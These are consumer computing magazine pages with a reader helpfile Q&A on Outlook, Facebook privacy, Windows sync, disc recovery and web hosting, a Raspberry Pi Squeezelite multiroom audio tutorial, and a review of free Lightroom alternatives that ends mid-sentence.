**A** We think you'll find the people who see your messages as double-spaced view their emails in web browsers, such as Gmail. The problem is the way Outlook handles HTML. It creates line breaks in an unusual way, and web browsers don't always understand what Outlook meant. If you use HTML for your email, and you press the Enter key at the end of a line, Outlook (correctly in my opinion) inserts a paragraph mark. If you press Enter twice so you see a blank line between your paragraphs, Outlook puts in two paragraph marks, and that makes your emails look double-spaced. There are lots of ways around this, such as using plain text for your messages rather than HTML. If you click the Format Text tab, in Format panel you've a choice of HTML, Rich Text or Plain Text.

If you prefer to use HTML, press Enter only once at the end of paragraphs, or press Shift-Enter rather than Enter. Shift-Enter inserts a line break (<br>) rather than a paragraph break (<p>). You can see which line break you've entered by pressing Ctrl-Shift-8 to toggle formatting marks on and off.

If you don't think the problem is to do with lines between paragraphs, but the spacing of the actual text, you can modify the Normal style by altering the paragraph spacing. On the Format Text tab, click the Change Styles icon, then select Paragraph Spacing. See which paragraph spacing you're using as the default, and alter it to have less space between the lines and after the paragraph. ¶



↑ Set the paragraph spacing in Outlook to alter the way messages appear when opened in a browser



# Helpfile

Whatever your general PC, hardware and software woes, **Simon Handby** is here to help. Send your problems to [help@computershopper.co.uk](mailto:help@computershopper.co.uk)



## No thanks, Sherlock

**Q** A couple of years ago I opened a Facebook account, mainly to download photos uploaded by my daughter while she was in Australia.

I recently discovered the search engine [www.emailsherlock.com](http://www.emailsherlock.com), which attempts to find a person from their email address, and tested it with my own address. It found my name and surname, as well as my photo, all of which it obtained from Facebook.

This makes me wonder if there is any privacy on Facebook. Deactivating my Facebook account made no difference: EmailSherlock could still retrieve my details. I reactivated my account and changed the email address, and EmailSherlock didn't find any details. Without changing my address back in Facebook, I tried searching again for my old address, and was surprised that my details were returned again from Facebook even after I'd deactivated my account.

I think my only remaining option is to deregister my Facebook account once and for all, but what guarantee do I have that Facebook will not retain my details?

*Mike Kingsley*

**A** All Facebook users' names, profile pictures, cover photos and genders are publicly available; Facebook considers it essential in order to provide its service. It's possible to withhold almost all the



↑ It's useful to let friends find you by email address, but it's not ideal to let everyone do so

other information you provide when using the network, but if you have privacy concerns we'd recommend providing as little as possible in the first place; the minimum is your name, date of birth, gender and an email address.

It appears that EmailSherlock takes advantage of the ability to find users on Facebook and other social networks by using their email address, even if the user has chosen not to make this public. In theory this is a good way to let friends who already have

your email address find you on a social network, but most users probably wouldn't envisage it being used in this way. Fortunately, most networks let you disable the feature. On Facebook, for example, click the down arrow icon at the top right, select Settings, click Privacy, and under 'Who can look me up?' click Edit next to 'Who can look you up using the email address you provided?' Change this to either Friends, or Friends of friends, and click Close.

Deleting your Facebook account should remove all publicly accessible information about you from the network, but there's a 14-day 'grace period' before this happens, in case you change your mind. From your email it sounds as

if you may not have allowed this to expire before checking EmailSherlock again. Note that certain information, such as comments you've left on friends' pages or posts, may remain even after your Facebook profile has been permanently deleted. If you do delete your profile, wait 14 days or more, then repeat the EmailSherlock search and click the Update Now button on the results page to purge any cached results. Any data gleaned from Facebook should now have disappeared.

## That syncing feeling


**Q** I recently bought a Toshiba laptop to accompany a Mesh PC I've had for a while. Both are running Windows 8.1, and I find that the two computers interact: if I move a document between folders on the laptop, the same thing happens on the Mesh, and vice versa. I'm not sure if it's how I've set them up, but I want the new laptop to act independently. What have I done wrong?

*John Dinning*

**A** It sounds as though you've logged into both computers with the same Microsoft account, which will cause them to synchronise data via the Microsoft

OneDrive service. If this isn't what you want, you'll need to switch to a local user account on at least one of the machines.

To do this, open the Start screen and type 'user accounts' (without quotes). Select 'Add, delete and manage other user accounts', click 'Add an account', and at the bottom of the next screen click 'Sign in without a Microsoft account (not recommended)'. On the next screen, click the Local account button, then provide a username and password, if required. Click Next, and then Finish. When you next restart the PC, log in with the new local account and any changes you make on this computer will no longer affect the other.



↑ Use a local account if you don't want to sync files and settings between Windows 8 PCs

## Hudl for protection?

**Q** After reading your excellent general advice on buying tablets, and your two reviews of the previous and the new Tesco Hudl, I've just bought one for myself. I'm very satisfied. But I have a question: when I first got a smartphone I was strongly advised to buy a protective film to cover the screen and protect it from scratches. Do tablets like the Hudl also need this sort of protection?

Roger Hird, r.hird@orpheusmail.co.uk

**A** The simple answer to your question is yes; tablet screens are identical in design and construction to smartphone screens, and while manufacturers use specially toughened glass, it's still possible to scratch or shatter it if you're unlucky. Protective film may not be essential if you have a case with a lid that protects the screen, but even then it's still an inexpensive way to add extra protection.



↑ It's worth protecting even cheap tablets, especially when they're as good as Tesco's Hudl 2

## Can't read old backup discs

**Q** I'm trying to help a family member who copied photos and documents from a Windows 98 PC to CD-ROMs. The computer's hard disk has now failed, and we can't read the discs on a Windows 7 or 8 PC, or even on a Mac. Only three out of the 10 discs show any files at all, and even then most files are corrupted. On one disc we've managed to open and read a .doc file, but others on the same disc are unreadable.


I don't know which program was used to create the backups and I'm not sure if they were verified after they were created. Can you suggest any way to recover the data?

John Wilkinson, jwilkin2@sky.com

**A** The most likely scenario is that the disks have been scratched, or simply that they've degraded over time. If so, your chances of recovering the contents are slight, but there are some things worth trying.

First look at the underside of the discs and check for smears, dust or marks. It's safe to wipe dust with a soft cloth, but do so gently, and wipe directly outwards from the centre. A damp cloth should shift most fingerprints or smears. Don't use paper towels unless they're specifically designed for cleaning discs or lenses; others may cause scratches. Leave the discs to dry before you try to read them again.

Clean discs might still be scratched. If you hold them up to a light and can see through scratches there's little to be done, but you might be able to buff out fine scuffs on the underside with an abrasive compound such as toothpaste, or use a purpose-made scratch polish; be sure to clean the disc properly afterwards. Alternatively, you can try to fill the scratches using Vaseline: rub a small amount over the underside of a disc with a soft cloth, then use a clean cloth to remove all smears.



↑ Use a backup program to copy data from a failing disk; most can be set up to ignore unreadable sectors

Depending on how the hard disk has failed, we'd expect to have at least as much luck at recovering files directly from there. You'll need either a 3.5in external drive caddy or a desktop PC with a parallel ATA interface, as the failed disk will almost certainly use this older standard. A Windows 7 PC may have the requisite interface, while a Vista-era desktop PC certainly will; you may need to buy an ATA ribbon connector if you didn't get one with the PC. If you're fitting the disk to a PC, you may also need to change the boot order in the BIOS to stop it booting from the failed drive.

With the drive installed in or connected to a working PC, you'll either find it's completely inaccessible – often characterised by a failure to spin up, or by repeated attempts to do so – or that much of the data on it can still be read. Even in the latter case, you may find that simply trying to copy the data will fail each time the system encounters an unreadable area of disk. If so, try using backup software, which is usually able to disregard read errors and continue. Create a backup on a different disk, then restore this to a specified folder to recover as many files as possible.

## Should we switch website host?

**Q** We had some web space and email accounts hosted by Amen, and recently – along with other Amen customers – was migrated to Names.co.uk. Our package has since come up for renewal, and the cost has more than doubled. When we asked Names.co.uk to explain the increase they said Amen's servers were outdated, and that Names.co.uk had faster servers.

We're considering switching to another host. Can we take our domain name with us?  
Charlie Murray-Brooks

**A** We can't vouch for the details of the explanation from Names.co.uk, but it's certainly possible that it offers a more reliable service than Amen, and that this is fairly reflected in its pricing. There are cheaper providers, but the Names.co.uk web

starter package, for which you've been billed £60 for a year, includes 50GB of web space and unlimited bandwidth, which is generous.

It's worth paying for a highly specified service only if you're likely to need it. If you're running a personal website you could move to a cheaper provider offering less web space, and probably accept a limited bandwidth.

A quick peek at your domain suggests you're not hosting a site, although a WHOIS lookup further suggests the domain registration is up for renewal, so it may be temporarily offline.

If you don't have a website, you can drop the web-hosting package altogether and just



↑ This WHOIS lookup suggests that the domain is up for renewal

renew your £21 per year email hosting. Note, however, that you'll separately need to renew your domain registration, as this is currently included with the web-hosting package.

Whatever you decide, your domain name is yours and you're free to move it to another registrar. A domain registration is separate from any email, web or other

service that services that domain; you can register a domain via one company, buy web space from another and email services from a third, if you choose. Whatever you decide, it's vital you act soon to renew the registration so that you don't lose your domain. **CS**

# Make a multiroom audio system with Raspberry Pi

PART  
2

Clive Webster continues his guide to making a multiroom audio system with Raspberry Pi mini-PCs



**IN LAST MONTH'S** *Advanced Projects* we concentrated on the hardware elements of our Raspberry Pi multiroom audio system, from setting up a Squeezebox server, complete with smartphone remote control app, to preparing a Raspberry Pi and Wi-Fi dongle to act as a wireless client. If you missed last month's issue, you can download part 1 from [www.shopperdownload.co.uk/adproj/adproj326.pdf](http://www.shopperdownload.co.uk/adproj/adproj326.pdf).

This month we're going to configure the software on the Raspberry Pi that turns it into a Squeezebox Player, capable of receiving and playing audio from the Squeezebox app running on your Squeezebox server. Configuring this software is tricky, but we've got a trick to ensure that you need to do it only once.

Before that, we need to transform the Pi into a Squeezebox player, and the first step is to increase the output volume of the Pi. Type 'sudo alsamixer' and you should see a curious ASCII volume control (pictured below). Check that Alsamixer has recognised your sound card by looking at the information in the top-left of the screen. It will probably say 'bcm2835 ALSA' (or bcm2836 for the new Pi 2), which is the Pi's built-in audio.

To change this to the USB sound card we decided to use for this project (see Part 1), press F6 and use the down arrow to highlight the C-Media option, then hit Enter. As our USB sound card has both a stereo output and a microphone input, it has two levels. Alsamixer should highlight the Headphone level by default (the blue bar will have red text

and red arrow brackets) so you need only press the up arrow until the level bar is at 100. Oddly, you then have to exit Alsamixer (press Escape) and only then save the change you've made. Type 'sudo alsactl store' and hit Enter.


Your next job is to install a few audio libraries so that all the files – no matter what their format – can be played by the Pi. Type 'sudo apt-get install libfaad2 libflac-dev libmad0' (without the quotes) and hit Enter. You'll have to agree to download and install at least one of these libraries – type 'y' and press Enter when asked.

## SET UP SQUEEZELITE

Squeezelite is an open-source project that can turn a Linux computer into a Squeezebox player, and it comes in different flavours



1 Use Alsamixer to raise the output volume of your Pi



2 Ensure that you're adjusting the volume of the USB sound card by pressing F6 and selecting C-Media USB Headphone Set



3 Increase the level of the headphone output by pressing the up arrow



4 Press the up arrow to raise the output volume to 100



depending on the hardware you wish to run it on; you'll need the 'armv6hf' version. You'll have to download the file to the temporary folder of your Pi, then move this file to the /usr/bin folder. After this you'll need to change to the /usr/bin folder, and make the file you downloaded executable. To perform all these steps, type the following lines into your Pi's console:

```
cd /tmp
wget http://squeezelite-downloads.
googlecode.com/git/squeezelite-
armv6hf
sudo mv squeezelite-armv6hf /usr/bin
cd /usr/bin
sudo chmod a+x squeezelite-armv6hf
```


Now you should test that Squeezelite works, but you'll need two pieces of information: the code for your USB sound card and the IP address of the Squeezelite server. You can find the USB sound card's code with the command `sudo ./squeezelite-armv6hf -l`. A load of options will appear on your screen, and you need to find an entry for the C-Media Front output. In our case the code for this output is 'front:CARD=Set,DEV=0'. You can find the IP address of the Squeezebox server by either logging into your router or loading the server's web page in a browser (we set a static IP address for this server in last month's guide, which was 192.168.1.145.) Now you can give Squeezelite a spin:

```
./squeezelite-armv6hf -o
front:CARD=Set,DEV=0 -s 192.168.1.145
```

replacing the IP address at the end with your Squeezebox server's IP. Oddly, if everything is working, the Pi should look as though it's crashed, as it won't give you a new command prompt. Don't panic, as this means that Squeezelite is running.

```
pi@raspberrypi: /usr/bin
default:CARD=ALSA - bcm2835 ALSA, bcm2835 ALSA - Default Audio De
vice
sysdefault:CARD=ALSA - bcm2835 ALSA, bcm2835 ALSA - Default Audio De
vice
default:CARD=Set - C-Media USB Headphone Set, USB Audio - Defaul
t Audio Device
sysdefault:CARD=Set - C-Media USB Headphone Set, USB Audio - Defaul
t Audio Device
front:CARD=Set,DEV=0 - C-Media USB Headphone Set, USB Audio - Front
speakers
surround40:CARD=Set,DEV=0 - C-Media USB Headphone Set, USB Audio - 4.0 Su
rround output to Front and Rear speakers
surround41:CARD=Set,DEV=0 - C-Media USB Headphone Set, USB Audio - 4.1 Su
rround output to Front, Rear and Subwoofer speakers
surround50:CARD=Set,DEV=0 - C-Media USB Headphone Set, USB Audio - 5.0 Su
rround output to Front, Center and Rear speakers
surround51:CARD=Set,DEV=0 - C-Media USB Headphone Set, USB Audio - 5.1 Su
rround output to Front, Center, Rear and Subwoofer speakers
surround71:CARD=Set,DEV=0 - C-Media USB Headphone Set, USB Audio - 7.1 Su
rround output to Front, Center, Side, Rear and Woofer speakers
iec958:CARD=Set,DEV=0 - C-Media USB Headphone Set, USB Audio - IEC958
(S/PDIF) Digital Audio Output
pi@raspberrypi /usr/bin $
```

↑ Find the code for your USB sound card by listing the sound cards compatible with Squeezelite



↑ If Squeezelite launches properly, it will probably look as though your Pi is broken, but check the Squeezebox web page and you'll see that everything is running fine

You can check this is the case by opening Squeezebox's web page; you should see 'Squeezelite' listed in the 'players' drop-down menu at the top-right of the page. Play a track via the Squeezebox web page and it should start playing through the speakers plugged into the USB sound card of your Pi. If not, check your speakers and their connection

with the USB sound card (we found we had to rotate the speakers' mini-jack connection within the USB sound card's headphone port to make a reliable connection).

The next step is to ensure Squeezelite runs on startup. To do this you should use a script created by a Dutch VW enthusiast called Gerrelt. Press Ctrl-Z to end Squeezelite and your Pi should present its command prompt again. You'll need to download a script file, so change to the temp folder again, download the script, move it, go to its new location and make it executable, just as you did with the original Squeezelite file:

```
cd /tmp
sudo wget http://www.gerrelt.nl/
Raspberrypi/squeezelitehf.sh
sudo mv squeezelitehf.sh /etc/init.d/
squeezelite
cd /etc/init.d
sudo chmod a+x squeezelite
sudo update-rc.d squeezelite defaults
```

The last command tells the Pi there's an executable script to run during startup; the 'update-rc.d' command is linked to the /etc/init.d folder, which contains items to be loaded during the bootup sequence. However,

```
pi@raspberrypi: /etc/init.d
GNU nano 2.2.6 File: squeezelite
# watch out, on raspbian, you can only use letters, numbers and hyphens (minus $
SL_NAME=$(hostname -s)
| -n "$SL_NAME" | | SL_NAME=SqueezelitePlayer
# Get squeezelite version, for logging and update procedure
SL_VERSION=$(sudo ./squeezelite -v | tr -s ' ' | cut -d ' ' -f5)
# Squeezebox server port for sending play and power off commands
SB_SERVER_CLI_PORT="9090"

#
# CHANGE THESE VALUES IF NEEDED
#
# the name for the squeezelite player (-s option):
SL_NAME="Framboos"
# Note: "Framboos" is Dutch for Raspberry... (-)
#
# Set the soundcard
SL_SOUNDDEVICE="sysdefault:CARD=ALSA"
# Uncomment the next line (remove hash) if you want to change the mac address ($
#
# Get Help  WriteOut  Read File  Prev Page  Cut Text  Cur Pos
# Exit      Justify    Where Is  Next Page  UnCut Text  To Spell
```

↑ Hunt through Gerrelt's amazing script for the few options you need to tweak

```
pi@raspberrypi: /etc/init.d
GNU nano 2.2.6 File: squeezelite Modified
#SB_SERVER_IP="192.168.0.100"
# Note: if this is not set, Squeezelite will use auto discovery to find
the LMS server, which works fine too.
#
# Uncomment the next line if you want squeezelite to start playing on startup. $
# should also uncomment and fill-in SB_SERVER_IP (see above). Otherwise this wi
SL_AUTO_PLAY=Yes
#
# Uncomment the next line (remove hash) if you want to set ALSA parameters (-s $
SL_ALSA_PARAMS="80"
#
# Uncomment the next TWO lines to turn on logging (-f and -d option):
SL_LOGFILE=/var/log/squeezelite.log
SL_LOGLEVEL="all=debug"
#
# Exit if the package is not installed
#
# Get Help  WriteOut  Read File  Prev Page  Cut Text  Cur Pos
# Exit      Justify    Where Is  Next Page  UnCut Text  To Spell
```



↑ Use Win32 Disk Imager to clone your SD card. Type in a location and name for the clone file and press the 'Read' button

although you've ensured that Squeezelite launches every time the Pi boots up, Gerrelt's script can't automatically set the correct settings for your Pi or network, so you'll have to edit the script, by typing 'sudo nano squeezelite.'

In the script, the first option to check is that Squeezelite (on your Pi) knows which port your Squeezebox server is using. Find the entry for `SB_SERVER_CLI_PORT`. Gerrelt's default port is 9090, but the web page of our Squeezebox server says the port is 9002, so we needed to change the value.

The default sound card is the Pi's integrated model, so find the entry for 'SL\_SOUND\_CARD' and change the entry from "sysdefault:CARD=ALSA" to "front:CARD=Set,DEV=0" (or whatever code your USB sound card uses). Note once again that you're declaring the sound card as a variable, so you need to include those double-quotes.

### QUALITY CONTROL

For better audio quality, Gerrelt recommends you enable the 'SL\_ALSA\_PARAMS="80"' entry that increases the size of Squeezelite's output buffer. It's commented out by default, so you need only remove the hash symbol. This option can be tricky to find, so press Ctrl-W (to search), type 'params' and hit Enter; the option should be highlighted. To save and exit, press Ctrl-X, Y and then Enter.

You can test Gerrelt's script by typing 'sudo ./squeezelite start' and pressing Enter. This is a much more elegant way to start a service on a Pi than the quick and dirty method we used earlier: the Pi will report the settings Squeezelite has used and even give you a command prompt so you can continue to work. You can check that Squeezelite is working by logging into your Squeezebox server and opening the Squeezebox player menu (in the top-right). Instead of the player being called 'Squeezeslave' it should now be called 'raspberrypi'. That's because Gerrelt's clever script reports the name of the Pi to the Squeezebox server. Perform a final check by typing 'sudo reboot' and hitting Enter. The Pi should reboot and, once it has done so, your



↑ If all goes well, the Pi should report its host name (raspberrypi) to your Squeezebox server; change the host name of each Pi for an easy-to-use multiroom audio system

Squeezebox server should again see a Squeezebox player called 'raspberrypi'.

Finally, Gerrelt recommends setting an automatic reboot each night (to clear some gremlin that can interfere with Squeezelite). Edit the crontab (which sets automated routines) by typing 'sudo crontab -e' and hitting Enter. On a new line at the end of the file, add '0 3 \* \* \* sudo /sbin/shutdown -r now' (without the quotes, but pay attention to the spaces) to reboot the Pi at 3am every day. Then save and exit by typing Ctrl-X, Y and then Enter.

You don't have to go through the same setup process for every multiroom audio speaker you wish to create

### CLONE YOURS

We promised that you wouldn't have to go through the same setup process for every multiroom audio speaker you wish to create, and here's how. Power down your Pi (sudo shutdown -h now) and unplug it. Take out the microSD card, put it back in your PC and fire up Win32 Disk Imager, the tool you used to write Raspbian on to the card in part 1. You'll need to cheat the software a little by selecting a file in a memorable location on your hard disk – perhaps the original Raspbian image.

Then edit the name in the Image File field from '.../2014-09-09-wheezy-raspbian.img' to something like '.../audiopi.img' and click the Read button (don't click Write at any point during this process). Win32 Disk Imager will make a 1:1 clone of your SD card, so if you used an 8GB card (as we did) the resulting image will be 8GB; ensure your memorable location has sufficient space. You then use this image (and the Write button of Win32 Disk Image) when writing to the SD card of your other Pi-based wireless speaker units.

However, you'll now have a bunch of speaker controller units all called 'raspberrypi'. You'll therefore need to change the name of each unit so you know where to send your music. Once a cloned Pi has booted up and you've logged on (with your updated password, remember), type 'sudo raspi-config' and hit Enter. Head to '8 Advanced Options' and then 'A2 Hostname'. Read the advice on the next screen and hit Enter to set a new host name for the Pi. This is the name that Gerrelt's script reports to your Squeezebox server, so choose something like 'Lroom1' (remembering that if you use a character that's not a letter, number or hyphen, the Pi will behave very oddly, just as the advice screen warns). Reboot and the updated host name should appear in the Squeezebox players menu of your Squeezebox server.

Repeat the host name update for each Pi and you can now use Logitech's official app to control your Pi-based speakers. Each speaker will show up by (host) name in the app's main screen, and you can set a playlist for each independently.

### NEXT MONTH

#### MAKE YOUR OWN HOME-MONITORING SYSTEM

Use an old PC and a few inexpensive IP cameras to keep tabs on your home without spending thousands of pounds

# Free Lightroom alternatives

Adobe Lightroom is a photographic powerhouse, but not everyone can justify spending £100 on photo-management and image-editing software. **Ben Pitt** investigates the free competition



**THERE ARE FOUR** reasons why Lightroom is our favourite software for processing photos. Its image-editing tools are superbly tailored for making photos look their best. In addition, all its edits are performed non-destructively, so the original files are never overwritten, and edits are stored as an edit history – essentially a list of instructions as to how to process the image. That makes it easy to go back and tweak or undo edits at any time. The third reason is the superb cast of supporting features, from image library management to map plotting, printing and photobook design. Finally, Lightroom has comprehensive support for cameras' Raw files and profiles for hundreds of lenses. Shooting Raw unlocks the full potential of a photo, but only if the software you use can read the files.

If we've convinced you to pay £100 for a copy of Lightroom (or £60 if you're eligible for the Student and Teacher version), you may as well stop reading. However, not everyone wants to spend that kind of money on photo software. That doesn't mean you need to accept a life of disorganised, badly presented photos, though. In this article we look at the free alternatives and find out what they can and can't do.

## RAW POWER

We tend to gloss over Lightroom's photo library management in our reviews because it hasn't changed a great deal since the first version. It's still a crucial part of the workflow, though, especially if you work with Raw files.

Raw files' versatility comes from the fact that they contain the image data captured by the sensor before any kind of processing has been applied. That ensures the highest level of flexibility for processing in software.

It also means Raw files can be a headache to manage. Each time a new camera is launched, editing software must be updated in order to fully support it. As a result, operating systems and many low-cost image editors don't bother trying. Windows Explorer doesn't show thumbnails of Raw files, and it's quite likely that double-clicking them won't be much help either.

If you shoot Raw, you'll need software just to be able to browse your photos. It's worth bearing this in mind even if you don't shoot

Raw or if your camera doesn't give you the option. If you might ever capture Raw files in the future, it's worth choosing software that can handle them. This is especially true for photo-management software, where a lot of time might be spent cataloguing photos so it's not so easy just to switch to another application if your needs change.




It may seem unlikely that the home-orientated Picasa ([picasa.google.co.uk](http://picasa.google.co.uk)) can compete with Lightroom, but the reality is that it has many of the same strengths. It combines library management, mapping, editing and online sharing in a neatly unified interface.

Library management is much simpler than Lightroom's, but it's also much faster. Powerful face recognition automates the otherwise time-consuming task of tagging people. Search results appear instantly as you type into the search box. There's no need to worry about which metadata you're searching for – whether it's keywords or tagged faces, file or folder names, file extension, camera or lens model – just type it into the Search box.

With the exception of its Retouch tool for removing blemishes, all edits are performed non-destructively, so there's no risk of doing irreparable damage to the original files. In this instance that doesn't mean it's possible to readjust any existing edit at any time. Instead you must retrace your steps through the undo history. However, unlike most editors, the undo history is still accessible after closing and relaunching the software.

Picasa will have a go at opening virtually any Raw file, but it doesn't always get it right. Files from yet-to-be-supported Panasonic and Sony cameras had a strong purple tint. The software has no idea what to make of Trans-X sensors, as used in Fujifilm compact system cameras and premium compacts.

Where Picasa falls down is in the precision of its colour correction. There are controls to boost midtones, brighten highlights and darken shadows, plus basic white balance controls. They're enough to rescue photos that are underexposed or lacking contrast, but they're too crude for subtler adjustments. Various creative filters such as Soft Focus, Cross Process and Vignette are available, but the scope for customisation is fairly limited. Still, if you mostly shoot JPEGs and just need something to manage a sprawling library, Picasa is an excellent choice.



↑ Google Picasa's photo library management is friendly and fast, but its colour correction is relatively crude





For a more business-like environment, check out Zoner Photo Studio Free ([free.zoner.com](http://free.zoner.com)). It's responsive, packed with useful features and comes remarkably close to matching Lightroom in the way it brings together library management, geo-tagging, editing and export options into a unified environment.

Library management is a bit patchy. It's easy to browse photos by folder, so if your photos are already neatly organised it's fine. Photos can be given star ratings, colour labels, a title, description and keywords. These tags are compatible with Windows, Lightroom and various other software, so you won't lose them all if you move to different software at a later date. You can also inspect metadata such as the camera make and model and its exposure settings. Filtering and searching by metadata, labels and ratings isn't so elegant, though, with a pop-up dialog box that's fiddly to use. Searching across a large library is extremely slow, as Zoner doesn't build up a database of metadata when importing photos.

Even so, we prefer Zoner's slightly clunky five-star rating system to Picasa's single-star ratings. It provides a useful way to identify the best photos in a folder, first by awarding one star to all the half-decent photos, filtering out the others, upgrading the best ones to two stars, filtering out the others and so on until there's just a handful of the best photos left.

Zoner is a destructive editor, so changes must be committed to by saving to hard disk. There's a Save As option, but by default the original JPEG file is overwritten. It's possible to restore the original JPEG at a later date, but only from within Zoner. There's no option to retrace your steps through the edit history.

The Editor tab houses some powerful tools. Its Quick Filters are a range of tasteful creative effects with names such as Lomo,



↑ Zoner Photo Studio can filter by rating, keyword, camera settings and a wide range of other criteria, but the controls could be more elegant

Sunset and Cinema. Elsewhere, there are tools to crop, rotate, remove red-eye and clone. There's even a Deform tool for pushing pixels around, similar to Photoshop's Liquify tool and beyond anything offered in Lightroom.

The Quick Edits tool combines white balance, seven exposure-related controls, saturation, vibrance and a tone curve, all of which can be tweaked in parallel before you commit by pressing Apply. These colour-correction tools are highly interrelated, so this is the time that non-destructive editing is most valuable. It allows you to nudge each one back and forth as many times as you like until the desired effect is achieved.

With Zoner, it's not possible to perform some colour correction, crop, clone out some blemishes and then go back and tweak the colour correction again. Instead, you're forced to apply new colour-correction processing over the already processed image. It's not a disaster, but repeated processing is liable to result in colour banding.

Zoner's support for Raw formats is a little confusing, as the website states that Zoner Pro (\$89, about £58) is required for Raw files. In fact, the free version can read Raw files too. By default it just reads the JPEG data embedded in most Raw files, but selecting Reload at Full Resolution from the File menu unlocks the Raw image data. It's surprisingly capable in its support for new and less common cameras' Raw files, such as the Canon 7D Mark II and Fujifilm X30. With this Raw data loaded, it's possible to use the editing tools and save the results as a JPEG.

Upgrading to Zoner Pro adds features such as gradient filters, lens distortion correction, tilt-shift focus and a healing brush that matches colours when cloning from one area to another. It also adds a Raw module that includes noise reduction and sharpening and applies edits non-destructively. Raw processing quality is no match for Adobe's, however, and Zoner Pro's non-destructive Raw mode and its destructive Editor mode sit awkwardly alongside each other.



↑ There's no noise reduction or sharpening in the free version, but otherwise Zoner Photo Studio makes for a surprisingly capable Raw editor



LightZone ([www.lightzoneproject.org](http://www.lightzoneproject.org)) is first and foremost a non-destructive Raw-processing application. It started life as a commercial software package called Light Crafts. Development ceased in 2011 but it re-emerged as freeware in 2012.

Support for new cameras' Raw files has slowed since 2011, but that's not necessarily a hindrance. The software had a go at opening virtually every Raw file we tried, and while colours were heavily skewed in some instances, we found that we could work with Canon and Nikon SLRs' Raw output even if the cameras weren't officially supported.

For example, opening a Raw file from the Canon EOS 700D made colours appear muted

because the software lacks a colour profile for this camera. However, it wasn't too arduous to create a colour profile manually. The ZoneMapper filter works in a similar way to tone curve filters offered by other software, with the ability to boost and lower the brightness at multiple points in the spectrum. Boosting highlights and darkening shadows restored the lost contrast, and a dash of extra Vibrance from the Hue/Saturation filter gave us something that looked quite similar to the camera's JPEG output. Saving these filters as a Style makes them easy to apply to other photos. There's also an option when saving the Style to apply it automatically to Raw files taken with the same camera.

As such, it took us only a couple of minutes to create a Raw profile for the EOS 700D. Admittedly, a DIY Raw profile might not be as expertly designed as the profiles found in rival software. However, the advantage is that the profile can be modified further or removed entirely as and when the need arises.

LightZone's other filters include white balance, colour balance, blur, sharpening and noise reduction. The Relight filter is particularly useful, with highlight and shadow recovery plus a Details control that works in a similar way to Lightroom's Clarity filter, boosting contrast compared to nearby pixels to enhance details. Noise reduction is less impressive, though, and only really useful for handling light smatterings of noise.

The Spot tool effectively removes small blemishes from photos. The Clone tool goes a step further, with the ability to draw a lasso around the offending area, select a clone source and modify the results until they look right. It's a vast improvement on most other editors' Clone tools, which are destructive and therefore often require repeated attempts with the help of the Undo command.

Filters can be limited to specific sections of the hue and brightness spectrums. This is



Darktable looks uncannily similar to Lightroom, and lets you pore over the minutiae of processing settings

